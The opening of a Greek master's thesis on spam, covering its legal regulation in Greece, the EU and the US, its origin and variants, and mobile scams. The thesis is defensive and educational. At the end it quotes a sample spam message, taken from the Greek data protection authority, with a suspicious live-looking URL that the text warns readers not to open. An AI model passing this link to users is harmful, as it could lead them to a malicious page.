



Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	Νομική και Τεχνική προσέγγιση του φαινομένου της μη ζητηθείσας (αυτόκλητης) εμπορικής επικοινωνίας (spamming)
Όνοματεπώνυμο Φοιτητή	Γεώργιος Τσίπης
Πατρώνυμο	Φώτιος
Αριθμός Μητρώου	ΜΠΠΛ/ 10025
Επιβλέπων	Σινανιώτη Αριστέα, Καθηγήτρια

Τριμελής Εξεταστική Επιτροπή

Αριστέα Σινανιώτη
Καθηγήτρια

Χρήστος Δουληγέρης
Καθηγητής

Δημήτρης Βέργαδος
Επικ. Καθηγητής

Ευχαριστίες

Η εκπόνηση της διπλωματικής εργασίας είναι μία πολύτιμη και μοναδική διδακτική εμπειρία και έτσι, φθάνοντας στην ολοκλήρωσή της, θα ήθελα να ευχαριστήσω την επιβλέπουσα καθηγήτρια κα Αριστέα Σιναιώτη που μου έδωσε τη δυνατότητα να ασχοληθώ με ένα θέμα ξεχωριστού ενδιαφέροντος, καθώς επίσης και για τις συμβουλές και υποδείξεις της. Επίσης θα ήθελα να ευχαριστήσω τον καθηγητή κ. Χρήστο Δουληγέρη όπως επίσης και τον επίκουρο καθηγητή κ. Δημήτρη Βέργαδο για το άμεσο και αμείωτο ενδιαφέρον τους καθώς επίσης και για τις ουσιαστικές και λεπτομερείς απόψεις τους δίχως τη βοήθεια των οποίων η περάτωση της παρούσης εργασίας θα ήταν ημιτελής.

ΠΕΡΙΛΗΨΗ

Μία από τις πιο χρήσιμες και δημοφιλείς υπηρεσίες του διαδικτύου (Internet) είναι η ανταλλαγή μηνυμάτων ηλεκτρονικού ταχυδρομείου (e-mail). Κάθε χρήστης αυτής της υπηρεσίας αποκτά αργά ή γρήγορα την πρώτη του επαφή με το λεγόμενο «σπαμ» (spam). Πρόκειται συνήθως για μηνύματα εμπορικού περιεχομένου που στοχεύουν στη διαφήμιση κάποιου προϊόντος ή υπηρεσίας, τα οποία καταλήγουν στην ηλεκτρονική θυρίδα του παραλήπτη χωρίς ο τελευταίος να τα έχει ζητήσει ποτέ ή να γνωρίζει τον αποστολέα τους. Τα μηνύματα σπαμ, όμως, δεν περιορίζονται μόνο στην παρενοχλητική εμπορική επικοινωνία, καθώς πολλές φορές διευκολύνουν απάτες, προσφέρουν πορνογραφικό υλικό ή εμπεριέχουν επικίνδυνα αρχεία, επιφυλάσσουν δυσάρεστες εκπλήξεις και κινδύνους, ικανούς να ταλαιπωρήσουν τους έμπειρους χρήστες αλλά και να απογοητεύσουν τους νεόκοπους του κυβερνοχώρου.

Σκοπός της παρούσης εργασίας είναι η μελέτη του φαινομένου spam από δύο οπτικές γωνίες καθώς αναλύονται τόσο τα νομικά ζητήματα όσο και τα τεχνολογικά θέματα που ανακύπτουν. Έτσι, στο πρώτο μέρος αναπτύσσεται η νομική αντιμετώπιση του θέματος, εξετάζεται το νομικό καθεστώς που ισχύει στην Ελλάδα, την Ευρωπαϊκή Ένωση και τις Η.Π.Α., μελετάται η ανάπτυξη του φαινομένου σε τομείς πέραν του διαδικτύου (κινητή τηλεφωνία, πολιτική επικοινωνία), καθώς και η άμεση σχέση αυτού με τη προστασία δεδομένων προσωπικού χαρακτήρα και τη διαφήμιση. Στο δεύτερο μέρος, το θέμα προσεγγίζεται από τεχνολογικής απόψεως, μελετώνται οι τρόποι συλλογής και επεξεργασίας ηλεκτρονικών διευθύνσεων, η αποστολή μηνυμάτων spam σε αυτές, η πλαστογράφηση στοιχείων και τα φαινόμενα «phishing» και «pharming».

One of the most useful and popular Internet services is the exchange of e-mails. Each user of this service becomes, sooner or later, his first contact with the so-called «spam». They are, usually, commercial email content aimed at advertising a product or service that leads to the recipient's mailbox without the latter has it ever asked or know the sender. The spam messages not limited to harassing commercial communication, often facilitating scams offering pornographic material or contain dangerous files, reserving unpleasant surprises and dangers, able to afflict their gurus and disappoint their newly minted cyber.

The purpose of this paper is to study the phenomenon spam from two angles and analyzes both the legal issues and technological issues that arise. So in the first part develops the legal treatment of the subject, examines the legal regime in Greece, the European Union and the U.S., studied the phenomenon of growth in areas outside of the internet (mobile, communication policy) and direct relation with the protection of personal data and advertising. In the second part, the issue is approached from a technological standpoint, it examines ways of collecting and processing electronic addresses, sending spam to them, falsify data and phenomena «phishing» and «pharming».

ΠΕΡΙΕΧΟΜΕΝΑ

ΣΥΝΤΟΜΟΓΡΑΦΙΕΣ	9
A΄ ΜΕΡΟΣ	11
I. Εισαγωγή	13
II. Ορισμός, Προέλευση και Γενικές Παρατηρήσεις για το Spam	14
1. Παραλλαγές Του Spam	15
2. Κύρια Χαρακτηριστικά Του Μηνύματος Spam.....	16
3. Η Διαδικασία Του Spamming.....	20
4. Στατιστικά στοιχεία.....	23
5. Το βιομηχανικό Μέρος της Εμπορικής Προώθησης Μέσω Ηλεκτρονικού Ταχυδρομείου (e-mail marketing) και της Αποστολής Μη Ζητηθέντος Ηλεκτρονικού Ταχυδρομείου (spamming).....	24
6. Το spam ως πρόβλημα.....	27
6.1 Νιγηριανή Απάτη	28
7. Γλωσσάρι Ορων	30
7.1 ν. 2472/1997.....	30
7.2 ν. 3471/2006.....	34
7.3 ν. 3917/2011.....	35
7.4 Άρθρο 168 ν. 4070/2012	35
8. Δικαιώματα που Θίγονται από το Spamming.....	35
III. Το Νομοθετικό Πλαίσιο της Προστασίας των Προσωπικών Δεδομένων	45
1. Δικαιώματα των φορέων των Δεδομένων	48
2. Το νομικό Πλαίσιο για την Προστασία Δεδομένων Προσωπικού Χαρακτήρα στο ν. 3471/2006 και η Συγκατάθεση του Αποδέκτη του spamming	48
3. Η νέα ρύθμιση	52

4. Σύγκριση Μεταξύ «spamming» και Μη Ζητηθείσας Εμπορικής Προώθησης.....	53
5. Πολιτική Επικοινωνία.....	55
5.1 Έννομη Προστασία	58
IV. Διαφήμιση και Spam	62
1. Το Νομοθετικό Καθεστώς της Διαφήμισης	63
2. Είδη της διαφήμισης.....	65
2.1 Παραπλανητική διαφήμιση.....	65
2.2. Αθέμιτη διαφήμιση	65
2.3. Συγκριτική διαφήμιση	66
2.4. Άμεση διαφήμιση	66
3. Η Άμεση Διαφήμιση Ως Επιθετική Εμπορική Πρακτική	69
3.1. Περιπτώσεις Επιθετικών Εμπορικών Πρακτικών	70
4. Η Ευθύνη Από Το Spamming	72
4.1. Η ευθύνη του spammer και του φορέα παροχής υπηρεσιών (ISP)	72
4.2. Η Ευθύνη Του άρθρου 12 ν. 3471/2006 (άρθρο 4 Οδηγίας 2002/58 όπως τροποποιήθηκε).....	74
4.3. Η Αστική Ευθύνη Του Αρθρου 14 ν. 3471/2006.....	78
4.4. Η Ποινική Ευθύνη Του Αρθρου 15 ν. 3471/2006	79
4.5. Η Ευθύνη Του Παρέχοντος Υπηρεσίες (άρθρο 8 ν. 2251/1994)	79
V. Νομοθετική Ρύθμιση	81
1. Η.Π.Α.	81
1.1. Κύρια χαρακτηριστικά του Can Spam Act	82
1.2. Ποινικές Κυρώσεις.....	84
2. Ευρωπαϊκή Ένωση	85
3. Ελλάδα	88
VI. Τα Αυτοεγκαθιστώμενα Αρχεία Cookies (άρθρο 4 § 5 ν. 3471/2006).....	92

1. Πεδίο εφαρμογής	94
1.1. «Cookies» που εγκαθίστανται με σκοπό τη στατιστική ανάλυση (web analytics).....	94
1.2. «Cookies» που εγκαθίστανται με σκοπό τη διαφήμιση	95
1.3. Εξαίρεση από την υποχρέωση ενημέρωσης και λήψης της συγκατάθεσης του συνδρομητή ή χρήστη	95
2. Η θέση της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα	96
VII. Επεξεργασία των Προσωπικών Δεδομένων (άρθρο 5 ν. 3471/2006 όπως τροποποιήθηκε με το άρθρο 171 ν. 4070/2012)	98
1. Προσωπικά Δεδομένα και Κοινωνική Δικτύωση	101
1. Ποιο e-mail δεν είναι spam.....	103
2. Κριτήρια της εφαρμογής e-mail marketing	104
3. Τι δεν είναι spam ακόμη και αν δεν έχουμε δηλώσει το e-mail μας	105
4. Συλλογή e-mail	105
5. Τι είναι παράνομο	105
6. Spam και Ιδιωτικό Διεθνές Δίκαιο	106
7. Συμπεράσματα	109
VII ΠΑΡΑΡΤΗΜΑ	113
1. Αποφάσεις της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα σχετικές με το spam	113
1.1. Απόφαση 69/2008	113
1.2. Απόφαση 83/2009	117
1.3. Απόφαση 59/2011	124
2. Γνωμοδοτήσεις Εισαγγελίας Αρείου Πάγου	131
2.1. Γνωμοδότηση 9/2011	131
2.2. Γνωμοδότηση 12/2009	132
2.3. Γνωμοδότηση 9/2009	134
3. Νομολογία	142

3.1. Άρειος Πάγος 1770/2005	142
3.2. Άρειος Πάγος 793/2003	143
3.3. 3697/2007 Συμβούλιο της Επικρατείας	143
3.4. 1367/2008 Συμβούλιο της Επικρατείας	143
3.5. 3668/2006 Πλημμελειοδικείο Αθηνών	144
3.6. 1988/2002 Μονομελές Πρωτοδικείο Αθηνών	144
3.7. 2110/2002 Μονομελές Πρωτοδικείο Αθηνών	145
3.8. 44/2008 Μονομελές Πρωτοδικείο Ροδόπης	145
Β΄ ΜΕΡΟΣ	147
1. Συλλογή Ηλεκτρονικών Διευθύνσεων	149
2. Παράνομη Πρόσβαση σε Υπολογιστή	152
2.1. Πρόσβαση σε Windows XP	152
2.2. Πρόσβαση σε Windows XP SP3 ή Windows 7	155
2.3. Επίθεση Denial of Service (D.O.S), ARP Poisoning.....	155
2.4. Υποκλοπή κωδικών πρόσβασης	160
3. Μέτρα προστασίας από το Spamming	160
3.1. Απόκρυψη e-mail από Μηχανές Συλλογής	160
3.2 Ανάπτυξη φίλτρου διήθησης ηλεκτρονικής αλληλογραφίας	162
Τμήμα του Κώδικα Υλοποίησης.....	168
ΒΙΒΛΙΟΓΡΑΦΙΑ	171

ΣΥΝΤΟΜΟΓΡΑΦΙΕΣ

ΑΚ	: Αστικός Κώδικας
ΑΠΔΠΧ	: Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα
Αρ.	: αριθμός
Άρθρ.	: άρθρο
Αρμ.	: Αρμενόπουλος (περιοδικό)
ΑΠ	: Άρειος Πάγος
Βλ.	: βλέπε
ΔΕΕ	: Δίκαιο Εταιρειών και Επιχειρήσεων
ΔΕΚ	: Δικαστήριο Ευρωπαϊκών Κοινοτήτων
ΔιΜΕΕ	: Δίκαιο Μέσων Ενημέρωσης και Επικοινωνίας
ΔτΑ	: Δικαιώματα του Ανθρώπου (περιοδικό)
ΕΕ	: Ευρωπαϊκή Ένωση
Εδ	: εδάφιο
ΕΕΕυρΔ	: Ελληνική Επιθεώρηση Ευρωπαϊκού Δικαίου
ΕΕμπΔ	: Επιθεώρηση Εμπορικού Δικαίου
ΕΕΤΤ	: Εθνική Επιτροπή Τηλεπικοινωνιών και Ταχυδρομείων
Έκδ	: έκδοση
ΕλΔ	: Ελληνική Δικαιοσύνη
ΕπισκΕΔ	: Επισκόπηση Εμπορικού Δικαίου
Επ.	: Επόμενα
Επιμ.	: Επιμέλεια
ΕΣΔΑ	: Ευρωπαϊκή Σύμβαση Δικαιωμάτων του Ανθρώπου
ΕΤρΑξΧρΔ	: Επιθεώρηση Τραπεζικού – Χρηματιστηριακού Δικαίου

ΕΦΑΘ.	: Εφετείο Αθηνών
ΚΥΑ	: Κοινή Υπουργική Απόφαση
ΜονΠρωτΑθ	: Μονομελές Πρωτοδικείο Αθηνών
ν.	: νόμος
ν.δ.	: Νομοθετικό Διάταγμα
ΝοΒ	: Νομικό Βήμα
Οδ.	: Οδηγία
ό.π.	: όπου παραπάνω
παρ.	: παράγραφος
περ.	: περίπτωση
π.δ.	: Προεδρικό Διάταγμα
ΠοινΔικ.	: Ποινική Δικαιοσύνη
σελ.	: σελίδα
ΤοΣ	: Το Σύνταγμα (περιοδικό)
Φ.Ε.Κ.	: Φύλλο Εφημερίδος Κυβερνήσεως

Α΄ ΜΕΡΟΣ

Ι. ΕΙΣΑΓΩΓΗ

Το ΔΙΑΔΙΚΤΥΟ ή Internet είναι αδιαμφισβήτητα ο κύριος και μεγάλος πρωταγωνιστής των εξελίξεων στην οικονομία και στις αγορές στο ξεκίνημα του 21^{ου} αιώνα. Το διαδίκτυο είναι ένα ανοικτό σε όλους τηλεπικοινωνιακό δίκτυο αποτελούμενο από ένα σύνολο υπολογιστών συνδεδεμένων τηλεπικοινωνιακά μεταξύ τους. Έτσι, δημιουργείται ένα δίκτυο δικτύων με σκοπό να καταστεί εφικτή η σύνδεση διαφόρων κυβερνητικών, μη κυβερνητικών, πανεπιστημιακών και επιχειρηματικών φορέων ανά την υφήλιο. Το Internet έχει το μεγάλο πλεονέκτημα έναντι των κλειστών δικτύων ότι δεν διοικείται από κάποιο οργανισμό αλλά αποτελεί μια παγκόσμια κοινωνία επικοινωνούντων χρηστών¹.

Με το μετασχηματισμό του διαδικτύου από ακαδημαϊκό και ερευνητικό δίκτυο σε πεδίο εμπορικών δραστηριοτήτων η εμπορικοποίηση και οι διαφημίσεις κατέκλυσαν και την εικονική πραγματικότητα εισάγοντας στην επιστήμη πληθώρα νεολογισμών και νομικών προβλημάτων².

Μία από τις πιο χρήσιμες και δημοφιλείς υπηρεσίες του διαδικτύου είναι η ανταλλαγή μηνυμάτων ηλεκτρονικού ταχυδρομείου (e-mail)³. Κάθε χρήστης αυτής της υπηρεσίας αποκτά αργά ή γρήγορα την πρώτη του επαφή με το λεγόμενο «σπαμ» (spam). Πρόκειται συνήθως για μηνύματα εμπορικού περιεχομένου που στοχεύουν στη διαφήμιση κάποιου προϊόντος ή υπηρεσίας, τα οποία καταλήγουν στην ηλεκτρονική θυρίδα του παραλήπτη χωρίς ο τελευταίος να τα έχει ζητήσει ποτέ ή να γνωρίζει τον αποστολέα τους. Τα μηνύματα σπαμ, όμως, δεν περιορίζονται μόνο στην παρενοχλητική εμπορική επικοινωνία, καθώς πολλές φορές διευκολύνουν απάτες, προσφέρουν πορνογραφικό υλικό ή εμπεριέχουν επικίνδυνα αρχεία, επιφυλάσσοντας δυσάρεστες εκπλήξεις και κινδύνους, ικανούς να ταλαιπωρήσουν τους έμπειρους χρήστες αλλά και να απογοητεύσουν τους νεόκοπους του κυβερνοχώρου⁴. Κατ' αποτέλεσμα, ο απλός χρήστης καλείται πολύ συχνά να «καθαρίσει» την κορεσμένη θυρίδα του ηλεκτρονικού ταχυδρομείου, προκειμένου να κερδίσει πολύτιμο αποθηκευτικό χώρο για τη χρήσιμη αλληλογραφία του.

¹ Βλ. Σινανιώτη-Μαρούδη / Φαρσαρώτα, Ηλεκτρονική Τραπεζική, 2005, σελ. 64-65.

² Βλ. Κόμνιο, Η ανεπιθύμητη εμπορική ηλεκτρονική αλληλογραφία, ΕπισκεΔ 2002.1007.

³ Ηλεκτρονικό ταχυδρομείο (e-mail): κάθε μήνυμα με κείμενο, φωνή, ήχο ή εικόνα που αποστέλλεται μέσω δημοσίου δικτύου επικοινωνιών, το οποίο μπορεί να αποθηκεύεται στο δίκτυο ή στον τερματικό εξοπλισμό του παραλήπτη, έως ότου ληφθεί από τον παραλήπτη. Άρθρ. 2 περ. 8 ν. 3471/2006 (ΦΕΚ 133/Α/28.6.2006).

⁴ Βλ. Θεοδωρίδη, SPAMMING & ANTISPAMMING, σε Κοζύρη / Θεοδωρίδη (Επιμ.), Διαφήμιση & παρενόχληση Spam και Τηλεόραση, 2006.49.

II. ΟΡΙΣΜΟΣ, ΠΡΟΕΛΥΣΗ ΚΑΙ ΓΕΝΙΚΕΣ ΠΑΡΑΤΗΡΗΣΕΙΣ ΓΙΑ ΤΟ SPAM

Το «SPAM» ή αλλιώς «junk-mail», «bulk-mail» ή «UCE» (Unsolicited Commercial E-mail⁵) συνήθως ορίζεται ως η αυθαίρετη και αυτόκλητη ομαδική αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου⁶. Το άρθρο 7 της Οδηγίας 2000/31/ΕΚ (άρθρο 6 πδ 131/2003⁷) αναφέρεται στο spam ως η μη ζητηθείσα εμπορική επικοινωνία, η οποία αποστέλλεται μέσω ηλεκτρονικού ταχυδρομείου στον καταναλωτή και η οποία θα πρέπει να είναι σαφώς και επακριβώς αναγνωρίσιμη⁸. Ως μη ζητηθείσα επικοινωνία επίσης ορίζεται στο άρθρο 11 του ν. 3471. Το spam χαρακτηρίζεται αυθαίρετο και αυτόκλητο γιατί ο παραλήπτης του δεν έχει συγκατανεύσει στη λήψη του μηνύματος. Επίσης έχει ομαδικό χαρακτήρα μιας και χιλιάδες αντίγραφα του ίδιου μηνύματος στέλνονται ταυτόχρονα εκμεταλλευόμενες τις δυνατότητες του διαδικτύου. Κινητήριο μοχλός του φαινομένου είναι το κέρδος, αλλά έχει παρατηρηθεί ότι πολλές φορές υποθάλπεται από κοινωνικές ή πολιτικές καταστάσεις⁹. Εδώ πρέπει να διευκρινιστεί ότι ως «spam» χαρακτηρίζονται τα απρόσκλητα μηνύματα, «spamming» ονομάζεται η δραστηριότητα του αποστολέα απρόσκλητων μηνυμάτων, ενώ «spammer» ο αποστολέας απρόσκλητων μηνυμάτων.

Η προέλευση της λέξης «spam» οδηγεί στην κονσέρβα ταριχευμένου κρέατος SPAM, που ήταν το κύριο έδεσμα του βρετανικού στρατού από τον Β' παγκόσμιο Πόλεμο και μετά¹⁰. Προέρχεται από το συνδυασμό των λέξεων «spiced» (καρυκευμένο) και «ham» (ζαμπόν) [«SP»iced h«AM»]. Άρχισε να χρησιμοποιείται με αφορμή ένα sketch που προβλήθηκε το 1970 από τη βρετανική τηλεόραση BBC στα πλαίσια της κωμικής σειράς «Monty Python's Flying Circus» της ομάδας κωμικών Monty Python. Κατά τη διάρκεια αυτού του sketch, παρουσιάζονται δύο πελάτες σε ένα εστιατόριο, οι οποίοι προσπαθούν να παραγγείλουν πρωινό χωρίς κονσέρβα spam, από ένα μενού που την περιέχει σε κάθε καταχώρισή του. Ο σερβιτόρος του καταστήματος απαριθμεί τα φαγητά του καταλόγου που περιέχουν όλα κονσέρβα SPAM, ενώ μια χορωδία θαμώνων που παραπέμπουν σε Viking συνοδεύουν στο υπόβαθρο όλες τις συζητήσεις με ένα επαναλαμβανόμενο τραγούδι "SPAM, SPAM, SPAM, SPAM... lovely SPAM, wonderful SPAM" (: SPAM, SPAM, SPAM, SPAM... αξιαγάπητο SPAM, υπέροχο SPAM), κάνοντας , έτσι, "SPAMming" στο διάλογο. Ο κορεσμός της εποχής από το

⁵ Βλ. Θεοδωρίδη, ό.π., σελ. 50, Αλεξίου, Μη ζητηθείσα ηλεκτρονική αλληλογραφία και ιδιωτικό διεθνές δίκαιο, σε Κοζύρη / Θεοδωρίδη (Επιμ.), Διαφήμιση & παρενόχληση Spam και Τηλεόραση, 2006.101, Πολίτης, Μια τεχνικοοικονομική θεώρηση του «spam» στην ηλεκτρονική βιομηχανία πληροφόρησης, σε Κοζύρη / Θεοδωρίδη (Επιμ.), Διαφήμιση & παρενόχληση Spam και Τηλεόραση, 2006.129, Κόμνιος, ό.π., σελ. 1008.

⁶ Βλ. Βελέντζα, Μη ζητηθείσα (αυτόκλητη) επικοινωνία, ΕΤΡΑΕΧρΔ., 2010.866.

⁷ Άρθρο 6 πδ 131/2003 (ΦΕΚ 116/Α/16.5.2003).

⁸ Βλ. Σινανιώτη-Μαρούδη / Φαρσαρώτα, ό.π., σελ. 83.

⁹ Βλ. Βελέντζα, ό.π., σελ. 867.

¹⁰ http://informatics-and-law.blogspot.com/2009/03/blog-post_09.html.

SPAM συσχετίστηκε με στο σύγχρονο φαινόμενο του spam και έτσι και ο όρος υιοθετήθηκε από τους χρήστες του Internet. Σημειώνεται ότι ο ίδιος ο όρος «Spam» είναι κατοχυρωμένο εμπορικό σήμα της εταιρίας Hormel Foods Corporation, χρησιμοποιούμενο στις κονσέρβες κρέατος που παράγει, ήδη στην αγορά από το 1937. Κάθε προσπάθεια απαγόρευσης χρήσης της λέξης απέβη άκαρπη και η εταιρία συμβιβάστηκε με τη διάκριση μεταξύ «spam» με πεζούς χαρακτήρες για την περιγραφή του φαινομένου και «SPAM» με κεφαλαίους χαρακτήρες όσον αφορά το προϊόν της¹¹. Άλλες μεμονωμένες απόψεις θέλουν το spam ως ένωση των λέξεων «spill» (ρίχνω) και «cram» (παραγεμίζω) είτε ως αρκτικόλεξο του «Simultaneous Posting And Mailing» ή του «Send Phenomenal Amount of Mail».



Το πρώτο ηλεκτρονικό μήνυμα spam εντοπίζεται το 1978 την εποχή που λειτουργούσε το ARPANET ο πρόδρομος του σημερινού Internet. Τότε η εταιρία DEC, που σήμερα αποτελεί τμήμα της Hewlett-Packard, απέστειλε προσκλήσεις για την παρουσίαση του νέου της μοντέλου Η/Υ σε όλες τις ηλεκτρονικές διευθύνσεις της δυτικής ακτής των Η.Π.Α. Η τακτική αυτή θεωρήθηκε ότι παραβίαζε τους κανόνες χρήσης του ARPANET και ένα μήνυμα εστάλη ως απάντηση σε όλους τους χρήστες προκειμένου αν τους υπενθυμίσει την υποχρέωση σεβασμού έναντι του δικτύου και των λοιπών χρηστών του¹².

1. ΠΑΡΑΛΛΑΓΕΣ ΤΟΥ SPAM

ΜΙΑ ΠΑΡΑΛΛΑΓΗ του spam είναι το spim. Ο όρος προέρχεται από το αρκτικόλεξο «Spam Instant Messaging». Πρόκειται για αυτόκλητο διαφημιστικό μήνυμα που παράγεται μέσω ενός συστήματος στιγμιαίων μηνυμάτων. Κατά την περιήγηση του χρήστη στο διαδίκτυο, μικρά σε μέγεθος προγράμματα που ονομάζονται «bots», μεταφέρουν στον υπολογιστή του τα μικρά αυτά προϊόντα λογισμικού που εμφανίζουν το ισοδύναμο των spam μηνυμάτων, σε πολύ πιο ελκυστική μορφή, δηλαδή με γραφικά, ήχο και κίνηση σε προκαθορισμένο ή «τυχαίο» παράθυρο της οθόνης¹³.

Επίσης μία εναλλακτική μορφή είναι το link spamming (spamming με συνδέσμους), γνωστό και ως search engine spamming (spam μέσω μηχανών αναζήτησης) ή αλλιώς comment spamming (spamming μέσω σχολίων) που εμφανίστηκε τα τελευταία χρόνια και γνωρίζει μεγάλη άνθηση αλλά δεν έχει το χαρακτήρα αποστολής ομαδικών μηνυμάτων. Κύριο

¹¹ Βλ. Κόμνιο, ό.π., σελ 1008, Θεοδωρίδης, ό.π., σελ. 51.

¹² Βλ. Θεοδωρίδη, e-πίκαιρα, ΕΕΕυρΔ, 2005, σελ 202.

¹³ Βλ. Βελέντζα, ό.π., σελ. 867.

αντικείμενο της διαφήμισης στο link spamming είναι ιστοσελίδες γεμάτες συνδέσμους που παραπέμπουν σε άλλες ιστοσελίδες αυξάνοντας έτσι την επισκεψιμότητα αυτών και ανεβάζοντάς τες στις πρώτες θέσεις των μηχανών αναζήτησης¹⁴.

Το νέο πεδίο βολής του spam είναι οι συσκευές και τα δίκτυα κινητής τηλεφωνίας ως κύριο προορισμό μηνυμάτων SMS¹⁵, MMS¹⁶ και e-mails ανάλογο εκείνου των «δημοφιλών» διαδικτυακών spam. Μεταξύ των μηνυμάτων που λαμβάνει κάποιος στο κινητό του τηλέφωνο διακρίνουμε δύο βασικές κατηγορίες:

α) για την πρώτη χρησιμοποιείται η αγγλική ορολογία scam και περιλαμβάνει δύο υποκατηγορίες: αναπάντητη κλήση ή μεμονωμένο κουδούνισμα από προορισμό υψηλής τιμολόγησης και σύντομο γραπτό κείμενο ή άλλο τύπο κινητής επικοινωνίας που χρεώνει το λήπτη με υψηλή τιμολόγηση,

β) σύντομο γραπτό κείμενο ή ηλεκτρονικό μήνυμα που προορίζεται για ηλεκτρονική συσκευή και το οποίο διαφημίζει κάποια υπηρεσία. Οι περισσότεροι χρήστες το διαπιστώνουν στην πιο συνηθισμένη του μορφή. Όταν με την περιαγωγή¹⁷ συνδέονται σ' ένα νέο δίκτυο, π.χ. κατά τη διάρκεια ενός διασυνοριακού ταξιδιού¹⁸.

Η πρώτη κατηγορία διαφοροποιείται από τη δεύτερη καθώς πρόκειται για δόλια προσπάθεια προσπόρισης παράνομου κέρδους που είναι το αποτέλεσμα παράνομων ενεργειών ωθώντας το χρήστη να απαντήσει σε μια αναπάντητη κλήση μη γνωρίζοντας ότι η κλήση του απευθύνεται σε γραμμή αυξημένης χρέωσης¹⁹.

2. ΚΥΡΙΑ ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ ΤΟΥ ΜΗΝΥΜΑΤΟΣ SPAM²⁰

ΤΑ ΜΗΝΥΜΑΤΑ SPAM διακρίνονται από κάποια βασικά γνωρίσματα. Αυτά αφορούν τόσο το περιεχόμενο και το σώμα του κειμένου όσο και την κεφαλίδα (Header) του μηνύματος. Το κείμενο, έχει κατά κύριο λόγο διαφημιστικό περιεχόμενο, αποσκοπώντας στην προώθηση προϊόντων ή υπηρεσιών από εταιρίες, με τις οποίες ο παραλήπτης δεν έχει καμία συναλλαγή

¹⁴ Βλ. Παπαστεριάδου, Link Spamming: Μια νέα μορφή παρενόχλησης στο διαδίκτυο, ΕΕΕυρΔ, 2005, σελ. 216.

¹⁵ Short Messages System.

¹⁶ Multimedia Messages System.

¹⁷ Περιαγωγή, (roaming) είναι η παρεχόμενη υπηρεσία που εξασφαλίζει σε συνδρομητές να χρησιμοποιούν δίκτυο άλλο από εκείνο του οποίου είναι συνδρομητές (αρθρ. 2 αρ. 13 π.δ. 47/2005, ΦΕΚ 64/Α/10.3.2005).

¹⁸ Βλ. Βελέντζα, ό.π., σελ. 867.

¹⁹ Βλ. Χατζηφώτη, Κινητή τηλεφωνία και spam: Η ευρωπαϊκή διάσταση, σε Κοζύρη / Θεοδωρίδη (Επιμ.), Διαφήμιση & παρενόχληση Spam και Τηλεόραση, 2006.29-30.

²⁰ Βλ. Θεοδωρίδη, e-πικάιαρα, ΕΕΕυρΔ, 2005, σελ 203 (επ).

και συνηθέστερα αγνοεί εντελώς. Το μήνυμα περιλαμβάνει επίσης συνδέσμους (Links) που παραπέμπουν σε κάποια ιστοσελίδα για περισσότερες πληροφορίες ή υποτίθεται πως εξυπηρετούν τον παραλήπτη προκειμένου να δηλώσει την αντίθεσή του με την αποστολή τέτοιων μηνυμάτων στην ηλεκτρονική του θυρίδα. Στην πλειοψηφία των περιπτώσεων, όμως, η επιλογή ενός τέτοιου συνδέσμου, όπως και η αποστολή ενός απαντητικού μηνύματος από το χρήστη, απλά επιβεβαιώνει ότι η συγκεκριμένη ηλεκτρονική διεύθυνση του χρήστη-θύματος είναι ενεργή και γίνεται μελλοντικά στόχος περισσότερου spam. Στο spam όμως, δεν συγκαταλέγονται μόνο εμπορικά μηνύματα. Κατά συνέπεια πρέπει να ειπωθεί πως το περιεχόμενο των μαζικών οχληρών μηνυμάτων μπορεί να είναι πολιτικό, θρησκευτικό, ιδεολογικό κτλ. Συχνή περίπτωση αποτελούν ακόμη τα αλυσιδωτά μηνύματα, χωρίς συγκεκριμένο περιεχόμενο, που προτρέπουν τον παραλήπτη να τα αποστείλει με τη σειρά του σε μεγάλο αριθμό προσώπων, με μοναδικό δέλεαρ κάποιο απροσδιόριστο οικονομικό όφελος ή μια απλή υπόσχεση καλοτυχίας.

Περαιτέρω, όσον αφορά την κεφαλίδα των μηνυμάτων, δηλαδή το τμήμα που δίνει κάποιες βασικές πληροφορίες σχετικά με τον αποστολέα, τον παραλήπτη αλλά και τη θεματική τους, παρατηρείται κυρίως, ότι στα μηνύματα spam η ηλεκτρονική διεύθυνση του αποστολέα είναι είτε ανύπαρκτη και φανταστική είτε έχει δημιουργηθεί για αποκλειστική χρήση σε αποστολή spam. Ενδεικτικό, επίσης, είναι το θέμα που αναφέρεται στην κεφαλίδα τέτοιων μηνυμάτων. Προκειμένου να προξενήσουν το ενδιαφέρον του παραλήπτη, οι spammer καταφεύγουν σε φράσεις που υπόσχονται οικονομικά οφέλη, εύκολο κέρδος από τυχερά παιχνίδια, μοναδικές επιχειρηματικές ευκαιρίες, προτάσεις γνωριμίας, προσφορά πορνογραφικού υλικού κ.ά. Πολύ συχνά προστίθεται στη γραμμή του θέματος το πρόθεμα "Re:" που σηματοδοτεί ένα απαντητικό e-mail, προκειμένου να δοθεί στον παραλήπτη η εντύπωση ότι πρόκειται για απάντηση σε προηγούμενο δικό του μήνυμα. Άλλες ενδεικτικές φράσεις που χρησιμοποιούνται ως θέμα είναι π.χ. «Έκτακτη ειδοποίηση», «Έμαθες τι συνέβη στην/στον ...;», «Επείγουσα ανακοίνωση», «Ακύρωση συνάντησης» κλπ. Τελικά, σύμφωνα με τα παραπάνω, γίνεται συνολικά εύκολα αντιληπτό πως οι spammer στηρίζονται σε μεγάλο βαθμό στην αφέλεια ή επιπολαιότητα κάποιων χρηστών μεταξύ του μεγάλου αριθμού των παραληπτών απρόσκλητων μηνυμάτων.

Μερικά παραδείγματα μηνυμάτων spam από την ιστοσελίδα της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα²¹ με τις αντίστοιχες οδηγίες:

Έλαβα το μήνυμα της κάτωθι εικόνας από κάποιον γνωστό. Να ανοίξω τον περιεχόμενο στο μήνυμα σύνδεσμο;

²¹ Βλ. http://www.dpa.gr/portal/page?_pageid=33,127468&_dad=portal&_schema=PORTAL.



<http://wiki.cilogear.biz/images/3/3d/www.php?good158.php>

Όχι, επειδή:

A) Το μήνυμα δεν έχει θέμα.

B) Ο σύνδεσμος που περιέχεται στο μήνυμα παραπέμπει σε «περίεργη ιστοσελίδα».

